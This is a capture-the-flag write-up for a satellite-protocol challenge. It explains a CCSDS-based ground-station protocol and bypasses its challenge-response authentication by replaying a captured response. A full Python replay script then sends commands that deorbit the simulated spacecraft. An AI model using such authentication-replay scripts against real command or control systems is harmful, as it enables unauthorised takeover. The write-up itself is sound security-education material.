Let Me Go to SATurn

Description

The K!nd4SUS research group has just launched its latest test satellite into Low Earth Orbit (LEO), featuring an upgraded communication protocol. But are they certain it's secure? A single flaw could spell disaster - no one wants their satellite deorbited...

You can connect to the ground station at [ip]:[port]

(pcap given)

Solution

This challenge focused on analyzing a proprietary application-layer protocol. By connecting to the provided IP and port, clients could exchange messages with the ground station, which acted as a simple relay for the actual satellite.

The main challenge in this reverse engineering task was understanding the payload format and the communication rules between the client and the satellite. The packet structure followed the Space Packet Protocol (CCSDS 133.0-B-2).



Figure 4-2: Packet Primary Header

However, we could bypass this step by analyzing the provided network capture and simply replaying the payload structure, ignoring the meaning of individual fields.

The communication was TCP-based, with the payload consisting of the primary header (as shown in the figure) followed by the application payload.

To successfully interact with the satellite, it was crucial to use the correct sequence number for transmitted packets. If an incorrect sequence number was used, the satellite provided no error feedback.

Before communicating with the spacecraft, we had to complete an authentication challenge. The chosen mechanism was a symmetric challenge-response nonce-based system:

1. The spacecraft sent a challenge (a number within a given range)
2. The client had to respond with the correct MAC(nonce, key).

Since the key was unknown, the system was vulnerable due to the limited pool of possible nonces, allowing us to bypass authentication by replaying a valid response. The correct response for challenge "22" was available in the provided capture.

To initiate the authentication phase, we had to send the command "1".

Once authenticated, the following commands could be sent to the satellite:

- 5: Reboot the spacecraft (had no real effect on the challenge)
- 6{x,y,z}[-5,5]: Adjust the spacecraft's velocity along the X, Y, or Z axis.
- 7: Reset the spacecraft's rotation to (0,0,0).

The spacecraft transmitted telemetry data in JSON format every 3 seconds.

As hinted by the challenge description, the goal was to decrease the altitude of the spacecraft to deorbit it. When the threshold of 100km was reached, the telemetry sent to the client was enriched with another field, containing the flag.

The exploit code:

```
import socket

IP = "xxx"
PORT = 1234

connect_packet = bytes.fromhex("1001c000000131")

found = False

while not found:
    client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client_socket.connect((IP, PORT))

    client_socket.sendall(connect_packet)
    packet = client_socket.recv(1024)

    print(packet)

    # replaying the challenge response for the challenge "22"
    auth_packet =
bytes.fromhex("1001c00200403137353863646630643335653932383730346339623835336465383364346432616536336133383966646561613664623030336136623937393066376536
83361")
    client_socket.sendall(auth_packet)
    packet = client_socket.recv(1024)
    print(packet)
    packet = list(packet)
    if packet[6] == 51: # if the server returned "3", which means
successfull authentication
```

```
            found = True
        else:
            client_socket.close()

vx = bytes.fromhex("1001c0040003367830")
vy = bytes.fromhex("1001c006000436792d35")
vz = bytes.fromhex("1001c0080003367a30")
rr = bytes.fromhex("1001c00a000137")

client_socket.sendall(vx)
packet = client_socket.recv(1024)
print(packet)

client_socket.sendall(vy)
packet = client_socket.recv(1024)
print(packet)

client_socket.sendall(vz)
packet = client_socket.recv(1024)
print(packet)

client_socket.sendall(rr)
packet = client_socket.recv(1024)
print(packet)

while True:
    packet = client_socket.recv(1024)
    print(packet)
```